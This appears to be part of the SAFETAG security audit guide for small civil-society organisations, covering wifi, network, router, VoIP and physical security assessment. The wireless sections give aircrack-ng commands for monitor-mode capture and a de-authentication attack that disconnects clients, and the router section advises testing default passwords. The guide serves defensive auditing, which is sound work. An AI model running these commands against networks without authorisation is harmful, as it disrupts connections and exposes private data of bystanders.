Choosing a strong WPA key is one of the most important steps toward defending an organization's network perimeter from an adversary with the ability to spend some time in the vicinity of the offices. By extension, mitigating this vulnerability is critical to the protection of employees and partners (and confidential data) from the sort of persistent exposure that eventually brings down even the most well-secured information systems.

The WPA password should be long enough and complex enough to prevent both standard dictionary attacks and "brute-force attacks" in which clusters of powerful computers work in parallel to test every possible character combination. (We recommend 12 or more completely random characters or a passphrase that contains four or five—or more—relatively uncommon words.) The password should not contain common

words, including number sequences, especially if they are related to the organization, its employees or its work.

A guest network, with no local network access and a distinct (possibly easier to communicate) password should be available if guests are ever given wifi access. Because passwords for guest networks inevitably end up being written on whiteboards, given to office visitors and emailed to partners, the guest password should also be changed periodically. This does not have to happen frequently, but anything less than three or four times per year may be unsafe.

Recommendations

Transitioning to WPA networks with strong passwords, even for guest networks, is recommended.

MAC filtering and WEP provide no effective protection for a wifi network. Most wifi routers offer WPA encryption as an option, and if this is available it should be immediately implemented. Some older routers (and wifi devices) do not support WPA. It is highly recommended to upgrade immediately to hardware that supports WPA and to eliminate all WEP network access. Very few devices still functional do not support WPA2. As WPA3 becomes an option, upgrade to that.

WPS Pin entry should be disabled on the wireless router, or only enabled temporarily to add new devices to the network.

Choosing a strong WPA key is one of the most important steps toward defending an organization's network perimeter from an adversary with the ability to spend some time in the vicinity of the offices. By extension, mitigating this vulnerability is critical to the protection of employees and partners (and confidential data) from the sort of persistent exposure that eventually brings down even the most well-secured information systems.

The WPA password should be long enough and complex enough to prevent both standard dictionary attacks and "brute-force attacks" in which clusters of powerful computers work in parallel to test every possible character combination. (We recommend 12 or more completely random characters or a passphrase that contains four or five—or more—relatively uncommon words.) The password should not contain common words, including number sequences, especially if they are related to the organization, its employees or its work.

A guest network, with no local network access and a distinct (possibly easier to communicate) password should be available if guests are ever given wifi access. Because passwords for guest networks inevitably end up being written on whiteboards, given to office visitors and emailed to partners, the guest password should also be changed periodically. This does not have to happen frequently, but anything less than three or four times per year may be unsafe.

Network Traffic Analysis

Summary

Any content that is sent out over the network without encryption is easy to intercept; this includes email, web passwords, and chat messages.

This attacker could be someone, such as a patron of the Internet cafe where a staff member is working, who just happens to be using the same local network to connect to the Internet. Or, she could work for an organization with privileged access to the relevant network, such as the Internet Service Provider (ISP) of either the sender or receiver and other network-backbone connections made along the way.

Overview

- Intercept network traffic
- Review it for security concerns
- Watch for unencrypted email (POP/SMTP/IMAP) connections, unencrypted website logins (for blogs, websites, and webmail in particular)

Materials Needed

- Wifi device and drivers supporting "promiscuous mode" (see http://www.aircrack-ng.org/doku.php?id=compatible_cards&DokuWiki=a36042531edb54f9b95a76ff61d77d14)

Considerations

- Treat captured network traffic with the utmost security and empathetic responsibility. They may contain very personal data, passwords, and more. These should not be shared except in specific, intentional samples with anyone, including the organization itself.

Recommendations

Only use services with "SSL" encryption ("HTTPS"), and consider adding HTTPS Everywhere to browsers. This does not itself guarantee protection from all attacks, but it is a good first-step in protecting information (such as passwords or email) in transit from your computer to the service provider.

Remote Network and User Device Assessment

Summary

This component allows the auditor to work remotely to identify the devices on a host's network, the services that are being used by those devices, and any protections in place, as well as to assess the security of the individual devices on the network.

Overview

There can be several approaches for this exercise, depending on the scenario.

SCENARIO 0

The organization has contacted the auditor through an intermediary who is familiar with tech and can follow SAFETAG instructions, or the organization has a tech person among their employees.

This scenario is comparable to a situation where the auditor is on site. In this case, the auditor will instruct the intermediary or the tech person in the organization to follow the instructions in the exercise on Network mapping and on User device assessment.

SCENARIO 1

The organization has someone among their employees who is ready to follow simple instructions, including opening a terminal and pasting commands we will provide them.

In this scenario, the auditor will send simple instructions to the auditee, so as to be able to access the organization's network through a reverse SSH tunnel and assess the LAN and single devices from there. To run the computer used within the organization's network to establish the tunnel, a UNIX system is needed. This will be a Linux live distribution or a Mac computer.

SCENARIO 2

In this scenario, no one at the organization is ready to apply complex instructions. Instead of relying on an individual, the auditor will rely on tunneling into a device located in the physical space of the auditee. This can be done in two ways:

- Remote Desktop or remote VPN into targeted Network. Remote Desktop is tunneling into a targeted machine that lives on the same targeted LAN network where you wish to scan the network and do the device assessment; the auditor controls the machine remotely and uses it as the auditor machine.
- VPN to a trusted VPN server. In this case, the auditee will connect one of their machines to a trusted VPN server, and the auditor will connect to the same VPN server, allowing both LANs at the auditee's and auditor's ends to connect.

Materials Needed

SCENARIO 1

- A machine accessible globally via ssh. It could be a machine or a virtual server
- A GNULinux machine on the auditor's side
- A machine running Linux or Mac with ssh on the auditee's end. If the audited organization only has Windows computers, they can use a live distribution, for example Ubuntu Live.
- If we use sshuttle, `net-tools` needs to be installed on the auditee's side. This package is installed by default in Ubuntu.

SCENARIO 2

In the case of remote desktop:

- Clean PC connected to the local auditee LAN network
- Stable and fast Internet connection at both ends
- TeamViewer client installed on the local clean machine. (Windows remote desktop can also be used.)
- TeamViewer installed on the auditor's machine

In the case of using an in-the-middle trusted VPN server:

- A PC connected to the local auditee's LAN network
- Stable and fast Internet connection at both ends
- OpenVPN client installed on the local clean machine
- OpenVPN client installed on the auditor's machine
- A trusted OpenVPN Server

Applications to use: TightVNC TeamViewer Windows remote desktop

Considerations

SCENARIO 1

- Make sure that the auditee downloads the Linux image over TLS and guide them through the verification process (instructions for Ubuntu can be found here).
- When starting a live Linux distribution, make sure the auditee has a secure communication channel with you on a different device than the one that will be rebooted - for example through Signal on an Android phone, or on a different computer.
- Warn the auditee that they should not press "install" when the live Linux distribution has started, else their hard disk will be formatted and they will lose their data.
- Make sure that a secure communication channel is in place for sending the ssh commands to the auditee.
- The server used for the middle connection should be updated and secured, or updated and ephemeral.
- Make sure to remove/clean any persistent connections once you are done with auditing.

Walk Through

SCENARIO 0

Instruct the intermediary or the tech person in the organization to follow the instructions in the exercise on Network mapping and on User device assessment.

SCENARIO 1

Legend

- S: Server - a machine accessible globally via ssh. It could be a machine or a virtual server
- A: Auditor's GNULinux machine
- C: A machine running GNULinux or Mac with ssh on the auditee's end

Instruct the auditee to initiate a connection to the server (S) and set up a reverse ssh server:

Let's assume we have a server named safetag-audit.org (S), and usernames for each auditee called auditee1, auditee2, etc.

- on the auditee's machine (C); the auditee will need to be instructed to run the following commands:

Important: make sure that the ports you use don't conflict with ports by other services or auditees, i.e. don't use a port number twice.

Once this session is open, the auditor can access the auditee's machine (C). At this point there are a few powerful options:

- simply ssh from S to C via the tunnel (port defined in the reverse tunnel on the server localhost interface);

- Create a VPN-like connection to site:

An additional thing that one might want to do is making the connection from C to S passwordless and automatic (this can be accomplished with tools or scripts readily available on the internet).

WARNING
: Make sure to remove/clean any persistent connections once you are done with auditing.

There should be no need for multiple reverse tunnels, as multiple forward tunnels can be set up from S to C if needed (eg. VNC or RDP); this requires multiple forward tunnels from A to S though.

SCENARIO 2

Legend:

- A: Auditee's local machine; a clean machine, connected to the Internet through the auditee's LAN network
- B: Auditor machine

Someone at the auditee's side will prepare machine A in coordination with the auditor, then install TeamViewer .

After that, and using a trusted communication method, TeamViewer ID and passcode will be sent to the Auditor.

The auditor will use the ID and passcode to connect to the machine and start using machine A as the auditing machine.

There are pros and cons for this:

Cons:

- Internet speed: You will need a high speed Internet connection to achieve such task, as the remote access will be transferring the desktop of the targeted machine to you in order to do the tasks.
- Connection interruption: While you are working remotely, you might face some connection interruptions during your session, and restarting the remote access will be a challenge because in most of the cases you will need someone at the other end to authorize you to tunnel into the machine.
- Physical limitations: You are still physically far from the machine, which means you cannot connect a USB drive to boot from it or do any other tasks that require you to be near the device.
- Installing Kali Linux might be hard: It might be hard for a non-technical person to prepare a Kali Linux machine

Pros:

- Usability: TeamViewer is easy to install and use. Anyone with basic knowledge on how to install software can assist you with preparing the auditing machine.

- Network speed: Technically, your auditing machine is the machine you are connected to, which is physically located in the targeted office and connected to the LAN network. This means that you will have full speed running your audit tasks.

Note: Some remote assistant software provides VPN solutions that turn Machine A into a VPN Server and allow Machine B to VPN into it. Tunneling into that VPN server will allow you to connect to the local LAN network, which will allow you to use Machine B to run the audit.

USING AN IN-THE-MIDDLE TRUSTED VPN SERVER

Legend:

- A : Auditee's local machine; a clean machine, connected to the Internet through the auditee's LAN network
- B: Auditor's machine
- C: OpenVPN Server

Auditee's Network --------- (A) ---------- C ---------- (B) ---------- Auditor's Network

The auditor will put efforts preparing an OpenVPN server (C) and create 2 profiles (Keys and configurations) to allow machines A and B to connect to C.

Get a VPS from your favorite and trusted VPS provider and keep in mind the physical location of the server, then install OpenVPN Server by following the instructions contained in this guide on Ubuntu Server.

The default configuration of OpenVPN will not allow the clients (A-B) to see each other on the network. To allow that, you have to enable client-to-client directive and enable your both subnets (Auditee and Auditor) to see each others networks. To do so, follow these instruction.

After finishing the installation and testing it, the auditor will pass the .ovpn file to the person at the auditee's site through a trusted way, and provide instructions on how to install and connect to the server. After connecting A and B to C, the auditor will be able to start the network and device assessment at the other end.

Note: In case the VPN is censored in A or B's countries, or in both, you can follow these instructions on how to bypass the censorship by using pluggable transports.

Router Based Attacks

Summary

Many wireless routers still use the default password listed in “Router Default Password Search”, meaning that anyone with access to the network could also take complete control of the router - adding in remote access tools or setting up other attacks.

Overview

- Find the router(s) (`route` works well for this)

- Test using default passwords
- Check for upgrades / un-patched vulnerabilities and backdoors
- Investigate potentially valuable data (logs, connected users)

Recommendations

Change Default Router Passwords

Passwords - particularly on core network devices - is very important. Use a password manager to save the new password (or be prepared to reset the router to a factory default).

While nominally "inside the firewall" and protected from remote attacks, leaving routers with default passwords, particularly wireless routers whose networks are often shared with visitors, is a potentially very high risk for an organization. Anyone who has gained access to the network via legitimate or other means could subtly alter the router's configuration to provide remote access, or route traffic to an attacker-designated server. Such changes can easily go undetected for long periods of time.

A common fear is forgetting the new router password. A password management system is an obvious solution, but if the router is in a secure location, even a stickie note would be better than the default password.

VoIP Security Assessment

Summary

VoIP technologies are commonly used nowadays as it provides an alternate flexible way of communication. With its numerous benefits, from toll-bypass, unified voice and data trunking and universally accessible voice-mail and fax-mail services, VoIP services has indeed come into its place as one of the most used communication services today. However, with the rise of cyber attacks, and the reality that any device that connects online can be a potential risk for attacks, VoIP has been on of the favorite target of spam, Interruptions, Voice phishing Hacking and privacy loss.

Overview

- Determine (via network scanning, site tours, and surveys/interviews) if the organization is using VOIP phones (hardware and/or "soft" phone clients)
- Investigate any network hardware to determine current patch level and potential vulnerabiltiies
- Research VOIP provider to assess its security (e.g. even on VOIP-to-VOIP calls, many providers do not encrypt the traffic across the network)

Materials Needed

- Access to the network with VOIP active
- Network scanning capabilities.

Walk Through

See VOIP references.

Wireshark has built in VOIP filtering and call-reconstruction tools: https://wiki.wireshark.org/VoIP_calls (test this against a sample capture: https://wiki.wireshark.org/SampleCaptures?action=AttachFile&do=view&target=rtp_example.raw.gz)

Wireless Range Mapping

Summary

This component allows the auditor to show the "visibility" of an organization's wireless network to determine how far the organization's wireless network extends beyond a controlled area. Wireless networks are often trusted as equivalent to the hardwired office networks they have largely replaced, but they have important differences. Wireless networks are often "visible" from outside the walls of the office - from common spaces or even the street. Without further access, this reveals a wealth of information about the organization's size and the type of devices connecting to their network.

Overview

This component consists of wireless scanning and wireless signal mapping. It is useful for organizations with offices in shared spaces/buildings/apartment complexes or near locations where an adversary could easily "listen" to network traffic. In conjuction with Monitoring Open Wireless Traffic exercise, it can also identify devices using that network. It is useful to do this in parallel with Office Mapping to build a more comprehensive view of the information assets of the organization.

- Identify and verify the network(s) belonging to the organization
- Create a map or photos indicating the range of each relevant wireless access point.

Materials Needed

- A portable wireless device (like an Android phone/tablet) is useful to map the network boundaries without causing undue suspicion. Some Apps like Wifi analyzer and Wifi Mapper can help.

Considerations

- Despite this exercise covering only broadcast data, check the local laws which might cover this process before conducting it.
- Consider how it looks to third parties as you are scanning a network, especially from outside an office.

Walk Through

Map the range of the organizations wireless network outside of office space, using wifite or other tools to track network strength.

A variety of apps and tools can support this work without resorting to professional "wifi site survey" tools. If the Office Mapping exercise has taken place, that map can serve as the starting point to expand the map outside the office. If using a third party tool or app, ensure that the app is not sharing sensitive data. Using simple signal strength monitors in combination with location notes is more than sufficient. In Linux systems, one can use wavemon, kismet, wifite, and even the networkmanager command line tools to track visible networks and their strengths as described on StackExchange:

```
watch  "nmcli -f "CHAN,BARS,SIGNAL,SSID" d wifi list ifname wlx10feed21ae1d  | sort -n"
```

- https://www.netspotapp.com/ (OSX, Windows, free for non-commercial uses)
- http://wifianalyzer.mobi, http://wifiheat.com/ (Android)

Recommendations

Depending on office layout, moving the wireless access point may help to reduce how far the network is transmitted outside of the office space, and changing devices which do not move to better enable this without loss of functionality.

See also Monitoring Open Wireless Traffic recommendations and Network Access security recommendations.

Monitor Open Wireless Traffic

Summary

It can be valuable to to listen to broadcast wireless traffic at the physical office location, even before knowing anything about the organization's network itself. This outside, passive information gathering can reveal a surprising amount of data on not only what devices are connecting to which networks, but also what type of devices they are (based on their unique MAC addresses), and what other networks those devices have historically connected to. These probes can reveal personal, organizational, locational, and device information that, taken in context, can be dangerous or lead to other vulnerabilities.

Overview

Each wireless device maintains a "memory" of what networks it has successfully connected to. When it is connecting to a network, it sends out "probes" to all of the networks it has in this memory. It is important to note that this data gets broadcast widely, and can be collected without any network access, only proximity to the device.

These network probes can often contain names (especially from mobile phone tethers), organizational affiliations, device manufacturers, and a mixture of other potentially valuable data (home network names, recent airports/travel locations, cafés and conference networks). If there are many networks in the office's vicinity, this activity can also help identify the specific office network (if there is any doubt). In many cases, an organization may not want the name of their wireless network to be associated with their organization, but it may be revealed by this additional meta-data.

Beacons can "de-anonymize" an obfuscated network name as well as provide rich content for social engineering attacks. This provides an only-lightly-invasive introduction to discuss the trackability of devices, particularly mobiles and laptops.

- Scan for wireless networks nearby, identify (and confirm) the office network(s).
- Monitor traffic of that network and capture potentially sensitive metadata (wireless security settings, beacons, and MAC addresses).
- Research likely device hardware using MAC addresses.
- Do the staff devices leak sensitive metadata?
- What can be determined about the organization based on broadcast wireless data?

Materials Needed

- Wifi card (and drivers) that can be set to monitor mode.

Considerations

- Despite this exercise covering only broadcast data, check the local laws which might cover this process before conducting it.
- Consider how it looks to third parties as you are scanning a network, especially from outside an office.
- Confirm that all devices you are accessing/scanning belong to the organization.
- Delete all devices from your scan that do not belong to the organization.
- Study outputs for any obviously embarrassing personal information (especially network beacon records) before sharing.

Walk Through

STEP 1: MONITOR MODE

You should disconnect from any wifi network you may be connected to to capture the widest amount of data.

Switch your wireless adapter to monitor mode**

```
$ airmon-ng start &lt;interface&gt;
```

You may need to stop your network manager system to prevent it from interfering. Running

```
$ airmon-ng check
```

to list anything that is causing problems, and

```
$ airmon-ng check kill
```

to try and stop them automatically, and running stop network-manager && stop avahi-daemon may keep them from re-starting automatically.

STEP 2: LISTEN FOR WIFI PROBES.

Run airodump-ng on the monitor mode interface (usually mon0). This listens to wifi beacons and you can begin analyzing who is on what network, and see historical networks.

```
airodump-ng -w filename mon0
```

This scans all networks and channels, collecting broadcast network information. Note that, despite its broadcast nature, this is privacy invasive and can be considered illegal: http://www.slate.com/blogs/future_tense/2013/09/16/google_street_view_wi_fi_snooping_case_good_news_and_bad_news.html . You can restict this to a specific channel or base station ID (BSSID) with -c and --bssid:

```
airodump-ng -c 1 --bssid 00:11:22:33:44:55 -w filename mon0
```

STEP 3: DE-AUTH (OPTIONAL)

Send de-authentication packets to force clients to reconnect and send out additional probes. Take note that by its very nature, de-authentication causes annoying interruptions to wifi traffic. **This breaks connections, drops skype calls, and can make the wireless network temporarily unusable -- Make sure to check with staff before going through this** (to make sure no one is doing a live webcast or on an important VOIP call, and to expect some network instability).

```
$ aireplay-ng -0 1 -a 00:11:22:33:44:55 -c AA:BB:CC:DD:EE:FF mon0

 15:54:48  Waiting for beacon frame (BSSID: 00:11:22:33:44:55) on channel 1
 15:54:49  Sending 64 directed DeAuth. STMAC: [AA:BB:CC:DD:EE:FF] [ 5| 3 ACKs]
```

This command de-authenticates one targeted user with one attempted deauth packet. "-0 10" would try 10 times (potentially disconnecting the user multiple times!). With permission, you can also target all users on a network by leaving out the "-c ..." flag.

There are scripts, like wifijammer, which use this same approach to jam **all** wifi connections in range of the attacking computer, so check against the documentation at http://www.aircrack-ng.org and act responsibly to protect yourself and the organization.

STEP 4: MAC ADDRESS RESEARCH

The first three hex numbers of each MAC address designate the vendor, which can reveal useful information in matching MAC addresses to devices. The MAC address is a unique identifier, so never post or search using the full address. Note that increasingly, devices are using MAC address randomization, but if it implemented, it often is poorly implemented against even minimally determined adversaries, as per this 2017 research study.

To compare found MAC addresses to the bendor database offline you can download the full vendor database from IEEE or use the Wireshark list

STEP 4: ONGOING MONITORING

The longer you leave this running (particularly when staff are first entering the office or returning after lunch/meetings), the better sense of what devices are connected to the network you will get.

Watch what probes the various devices are sending out (especially when they are deauthenticated, as above). You will see each computer on the network, as identified by their mac addresses, broadcast information about previous networks to which they have connected.

```
BSSID              STATION            PWR   Rate    Lost    Frames Probe

00:11:22:33:44:55    0F:3E:DF:DA:2D:E2    -67    0    0    234567    SampleOrg,linksys¸John Smith's
iPhone,Free Public Wifi
00:11:22:33:44:55    F8:7E:FC:03:CC:43    -80    -24    0    234567    amygreen,SampleOrg,android-
hotspot,Starbucks,united_club,Dulles Airport WiFi
00:11:22:33:44:55    F8:19:F3:DF:75:19    -58    -54    0    234567    SampleOrg
00:11:22:33:44:55    38:08:95:EB:7E:0B    -75    -12    0    234567    HolidayInn,SampleOrg,John
Smith's Mac mini,android-hotspot
```

Recommendations

For most devices, deleting networks from the “saved” network list will stop them from being probed. Obviously, this can be an annoyance for networks you regularly connect to, so renaming these networks to non-revealing names would help, as would creating non-name-associated “guest” networks for colleagues

connecting to your home network.

On iPhones and iPads, it is not possible to selectively remove historical networks unless you are currently in range of that network. It is however possible to remove all history: go to Settings > General > Reset > Reset Network Settings . When you take this step, it is worth going through this reset multiple times – approximately once per year of device ownership, as the first reset appears to only remove recently-connected networks, and older networks will be broadcast.

Organizations may want to choose innocent or generic network names, and/or not broadcast network names. It is worth noting that devices seeking out hidden networks will "beacon" for the actual network name, so this has extremely limited security use and must be combined with other protective measures. See this Acrylic blog post for further details.

It is worth noting that wifi access points are also tracked to assist in location services, and as such the location of a wireless network can be learned from its name or the MAC address of the access point. WiGLE is a community-managed database for such information, but both Google and Microsoft, and likely many others, also track this locational information, so the opt-out information below is only minimally useful.

Removal options: See wikipedia for public listings. Some opt-out options exist below:

- WiGLE: WiGLE's FAQ: "To have your record removed from our database, or if you have any questions or suggestions, send an email to: WiGLE-admin [at] WiGLE.net [...] include the BSSID (Mac Address) of the network in question!"
- Google Location services : https://support.google.com/maps/answer/1725632?hl=en
- Mozilla Location Services: follows the Google standard of adding _nomap to a wifi name.
- Microsoft Location Services: https://support.microsoft.com/en-us/help/20039/opt-out-of-location-services ; See also using _optout and blocking wifi login information in Windows 10
- Apple: No clear opt out, more information: https://www.apple.com/newsroom/2011/04/27Apple-Q-A-on-Location-Data/
- Skyhook: http://www.skyhookwireless.com/opt-out-of-skyhook-products

Physical and Operational Security

Summary

The organizational security methodology is focused on how to mitigate against threats that occur because of the arrangement of digital assets in the physical world -- how secure are the devices at an organization's office, where and how staff travel with organizational devices, and whether staff work outside of the office (e.g. in remote offices, at their homes, while traveling, or at cafes). Further, is organizational information accessed from personal devices, and how are those devices secured?

Purpose

While the SAFETAG framework is focused on the security of data, the physicality of devices, backup drives, servers, and even hard-wired networks cannot be overlooked.

For many organizations, digital threats that depend on physical access are considered the least probable. So much so, that many security specialists concede that there is no proper defense against an attacker with physical access to sensitive hardware. While there is some truth to this, it is not useful advice for small scale civil society organizations or independent media houses. The risks that advocacy and media organizations face are far more varied, and the cost of lost information can be crippling to their ability to operate.

Depending on the specific threats for each organization, the auditor should consider the challenges of not only one-time exfiltration of data as well as potential ways an adversary could use physical access or proximity to the organization or its devices to gain ongoing remote access, track, or cause harm to the organization through the outright destruction of data.

Guiding Questions

- Who has physical access to what? When are devices not monitored by trusted staff?
- Who has independent access to the office space?
- How could adversaries gain access? (forced entry, theft, social engineering, seizure)
- How are daily devices used and stored -- where are they when employees go home?
- Where are the servers and network components that host and manage the organizations assets? Are there active network jacks that are unused, are they in public spaces, are they in places where people would not notice if there was somthing plugged into them?
- How is data accessed and stored outside of the organization's main offices/workspaces?
- Do staff travel with organizational information?
- How are backups managed? Where are they stored?

Outputs

- Notes on specific unsecured workstations, smartphones/tablets, and digital storage media.
- Exposed network devices, servers, and network jacks.

- The reach of the wireless network(s) outside of the physically controlled office space, and how easy it is to identify it as connected to the organization.
- Access controls to the office
- Travel policies and practices
- Remote work and other external / non-organizational device access to organizational data.
- Depending on the risk level of the organization, observations on digital media (USB sticks) and digitally-related items (print-outs)

Operational Security

- Any physical notes taken on physical security should be destroyed. Digital notes should be kept in line with overall SAFETAG standards.
- Note relevant laws regarding wireless signal monitoring.
- Ensure and mapping tools used do not themselves leak or share data

References

operational_security

- **Guide:** "Step Zero: The Go / Don't Go Decision" (Level-Up)
- **Standard:** "PGP and Other Alternatives" (The Penetration Testing Execution Standard: Pre-Engagement Guidelines)
- **Guide:** "Participant Security" (SaferJourno)
- **Guide:** Operational Security Management in Violent Environments
- **Guide:** "Workbook on Security: Practical Steps for Human Rights Defender at Risk" (Frontline Defenders)
- **Guide:** "Protect your Information from Physical Threats" (Frontline Defenders)

Activities

Guided Tour

Summary

During this component an auditor tours the audit location(s) and flags potential risks related to physical access at that location.

Overview

Have your point of contact walk you around the office (often as part of introductions on the first day) - mentally note physical security concerns. Document how difficult it would be for a visitor or after-hours break-in to access sensitive systems. Identify physical assets with sensitive content, such as:

- Networking equipment and servers

- User devices (workstations/laptops, smarthpones, USB drives)
- Sensitive information or external storage drives lying on desks
- Accounts/passwords written on post-its, white-boards, etc.
- Unattended, logged in computers
- Unlocked cabinets, computer rooms, or wiring closets
- Network ports that are not in use, especially ones not in plain sight

This can be done remotely via secure videoconference over a smartphone or tablet that can moved around the office easily.

Combining this activity with Office Mapping helps to reduce the awkwardness of taking notes while walking around the office, and if being done remotely, the two separate activities can be used to cross-verify the accuracy of each.

Materials Needed

- A camera and/or notepad may be useful
- For remote support, a secure and portable videochat system (such as Signal) which works with the available bandwidth.

Considerations

- Any physical notes taken on physical security should be destroyed. Digital notes should be kept in line with overall SAFETAG standards.
- Any remote communication on physical security should be done over secured channels from a private space
- It should be noted that SAFETAG is focused only on the digital impacts of physical security. This guide does not provide a full physical security assessment.

Walk Through

As part of your first day, have your point of contact walk you around the office - this is primarily a chance to understand the office layout and meet the rest of the staff, but take mental note of the devices in use and laying out on desks as you walk around the office. Note as well the location and access to components such as servers and networking components. Taking actual notes may make the staff feel that you are judging them, especially if this is your first interaction -- refrain from this, and if needed, also consider a more "neutral" note-taking process by integrating the Office Mapping activity.

If the auditor is unable to go to the office (or can only visit one of multiple offices), consider having the point of contact use a video call. You will want to have the entire staff be aware of this activity and know the person who is walking around the office. This requires sufficient bandwidth (and unmetered or low-cost) for a 1-hour video call. This could be scheduled for before or after office hours to both discover how devices are left overnight as well as reducing the impact on the network.

Similarly, the in-person tour can also be done outside of normal business hours. Please note: this can damage the trust the staff has in the auditor, as well as unintentionally embarrassing specific staff members in the eyes of the point of contact. It is not recommended to do this except for organizations who have already

received training and worked on improving their physical/operational security practices and face an active adversary. This could be before the staff arrives in the morning, during lunch, or after hours (perhaps have dinner with your point of contact, and come back to check the organization afterwards). This gives a clearer picture of how devices are secured outside of the work day (are desktops and laptops unsecured, still on, logged in?). Are backup drives or other storage media easily accessible? Are doors to server rooms/closets locked? Are keys to these locked cabinets/rooms visible?

Recommendations

Office Equipment is unsecured against burglary

Unsecured physical network components and devices such as computers, servers, and external drives present a risk of sensitive data loss through theft, seizure, and malicious interference. Access to network compontents and servers should be limited and devices should be secured when not in use.

In the event of a burglary or office raid, an attacker could easily obtain sensitive information from devices without encryption, external hard drives, and other easily accessible items. An advanced attacker could compromise the network for later surveillance.

Secure Devices

Lock in desks or via security cables all easily portable items

Any device which connects to the organization's digital assets (and therefore has passwords or cached data) or stores organizational data (including backup drives, laptops, desktops, cameras, other storage media), should be secured (ideally out of sight, such as in a locked cabinet or desk drawer) when not in use to prevent theft and discourage seizure.

Follow the Device Assessment guidelines on drive encryption.

Encrypted drives offer the best protection against data loss from stolen or seized devices. Follow the recommendations of the Device Assessment section, paying specific attention to the need for strong passwords, automatic locking of logged-in accounts, and the importance of turning a machine off to fully benefit from drive encryption.

Place core network components and servers in a locked space.

Direct access to servers and network components such as routers, cablemodems, patch panels and switches provides an adversary multiple ways to extract sensitive information and cause extensive, yet hard to detect, damage. Ensuring that not only are these physically protected, but that there are organizational policies around which staff have access to them is critical - a locked cabinet that always has the key in the lock does not provide security. If a particular component needs, for example, regular rebooting, creative solutions should be found to balance security and staff needs.

De-activate unused network ports

Hard-wired network ports tend to connect directly into the most trusted parts of a network. De-activating any that are in public areas of the office (front desk, conference rooms, break rooms), as well as any that are not needed is recommended.

Operational Security Survey

Summary

This activity helps the auditor assess the organization's current operational security policies and practices through in-person or remote surveys and/or interviews. By also requesting to review and official policies as well as conducting multiple iterations of this with different staff members, some basic verification of the practices and awareness/understanding of existing policies can be achieved

Overview

The auditor interviews and/or requests survey input from organizational representatives, requests supporting documentation (e.g. policies) as relevant, and iterates/repeats as needed.

This activity is used to solidify the auditor's understanding of the physical risks the organization faces in its work as they impact information security:

- Discuss potential risks and history
- Explore the physical office setup
- Determine access controls and related policies (who has access to what, when?)
- Determine where and when staff members work (office, cafe, co-working spaces, home, on travel/remote assignments)

This can be done entirely remotely over secure communications channels (see operational security considerations), and may be useful to be done partially or fully in advance of an in-person audit to further understand operational risks of traveling to the office location.

Materials Needed

- (optional) Survey system with appropriate security precautions and access controls
- Note-taking device that can be secured.
- For remote support, a secure videochat system (such as Signal) which works with the available bandwidth.

Considerations

- Any physical notes taken on physical security should be destroyed. Digital notes should be kept in line with overall SAFETAG standards.
- Consider the threat context if an online survey tool is used to collect information and manage data access and storage responsibly.
- Any remote communication on physical security should be done over secured channels from a private space
- It should be noted that SAFETAG is focused only on the digital impacts of physical security. This guide does not provide a full physical security assessment.

Walk Through

This activity should build on the preparation work of the auditor, as well as the capacity assessment and context research work:

- **Capacity Assessment:** If the auditor has already completed the Capacity Assessment interview, many of the answers from its introductory "Open Up" questions (5-22) provide threat history, likelihood, and some basic policy information, and the questions grouped as "Threat Information," (58-68) go deeper into previous problems and responses. If those were not asked, they can be included here as a follow-up interview/survey.

- **Context Research:** Ensure context research has revealed whether the organization would be targeted by adversaries due to their work (e.g. advocacy, engagement in or media coverage of socially sensitive topics, etc.). Threat identification and technical context research should provide insight into likely technical capabilities of adversaries (are malware or other surillance tools used (https://sii.transparencytoolkit.org/) ? Physical surveillance/monitoring? Keyloggers?)

Once an initial interview or survey has taken place (as part of capacity assessment or dedicated to the above-mentioned questions), Send a follow-up request for any policies mentioned or referred to (travel policies, onboarding/offboarding policies for staff changes, personal device usage ("BYOD") policies, etc.). After reviewing those documents, request any additional policies those may refer to (general IT or security policies), and/or schedule a follow up interview or informal survey to dig deeper into remaining unanswered questions on the operatioal security situation of the organization as well as their adaptations to it. In the (likely) case where there are no policies governing these topics, the auditor can ask their points of contact for these discussions what the general practices are and expand and verify this through additional activities.

In creating new questions, be careful to not "lead" on security in a way that would discourage honest and transparent responses. For example, ask "Do you host community events and trainings?" instead of "Do you allow outside people into your office"?

Below are questions not already covered in the capacity assessment interview process, and after that selected questions from that process which are of particular use here.

Office layout and proximity concerns

Describe your office - is it on a floor of a building? An entire floor? (What level of the building?) How close are other buildings? Is it a shared, open office space or co-working space? (shared network? open access?)?

Has the organization dealt with robberies/theft, break-ins, or office raids? If so, what happened, when, and how did you respond (or do you have a policy or contingency plan? When was that last reviewed/updated?)

What other wifi networks can you see? (See https://wigle.net/)

Physical Access Controls

Do you consider your office space to be secure?

- No
- Yes

Who has independent access to the office space, and routine after-hours access (i.e. who is able to unlock the space). This may include security, cleaning or other building service personnel.

Do you have policies and procedures for authorizing and limiting unauthorized physical access to digital systems and the facilities in which they are housed?

- No
- Yes

Describe the measures to restrict physical access to the following

- Servers (Data server, Internet server, etc)
- User workstations/laptops
- Network devices (eg routers, switches, etc)
- Printers

Do your policies and procedures specify the methods used to control physical access to your secure areas, such as door locks, access control systems, security officers, or video monitoring?

- No
- Yes

Device Controls

Do you have procedures for physically securing portable devices such as laptops and mobile phones?

- No
- Yes If yes, please highlight them

Do you have a key personnel responsible for the security of digital resources?

- No
- Yes

Do you have policies covering laptop security (e.g. cable lock or secure storage)?

- No
- Yes

Are there procedures to automatically lock digital devices if left unattended for sometime?

- No
- Yes If yes, what are the procedures?

Emergency Planning

Do you have a business continuity plan in case of serious incidents or disaster to your digital resources and is it current?

- No
- Yes If yes, please highlight the steps taken.

Does your plan identify areas and facilities that need to be sealed off immediately in case of an emergency?

- No
- Yes

Are key personnel aware of the plan and how to respond to the emergency?

- No
- Yes

Programs and staff

- Do you host events or trainings at the office? Open "cybercafe" or community meeting space?
- Do you host 1:1 meetings with funders, partners,
- Do staff work from or meet at homes or cafes/restaurants?

Selected questions from the Capacity Assessment Interview, "Open Up" section:

- What issues does the organization work on? Are these issues sensitive where you work?
- Where does your organization have activities?
- Does the organization have activities in more than one (city/provence/country/region)?
- What kind of funding does you organization receive?
- Does the organization have its own office space?
- Does the organization have a domain name or brand identity that is used for all online communications?
- Does the organization have a staff member responsible for working with digital or mobile technology?
- How regularly do staff members of the organization travel outside of your country
- Does the organization do any of the following activities when travelling internationally

From "Threat Information"

- To your knowledge, how often do the below incidents occur in the geographic areas or issue areas in which your organization is active? Could you please tell me if you think they happen never, sometimes or often
- To your knowledge, how often do the below actors use digital or mobile technolog to target or to identify individuals for arrest or violence? Do they use it never, sometimes, or often?

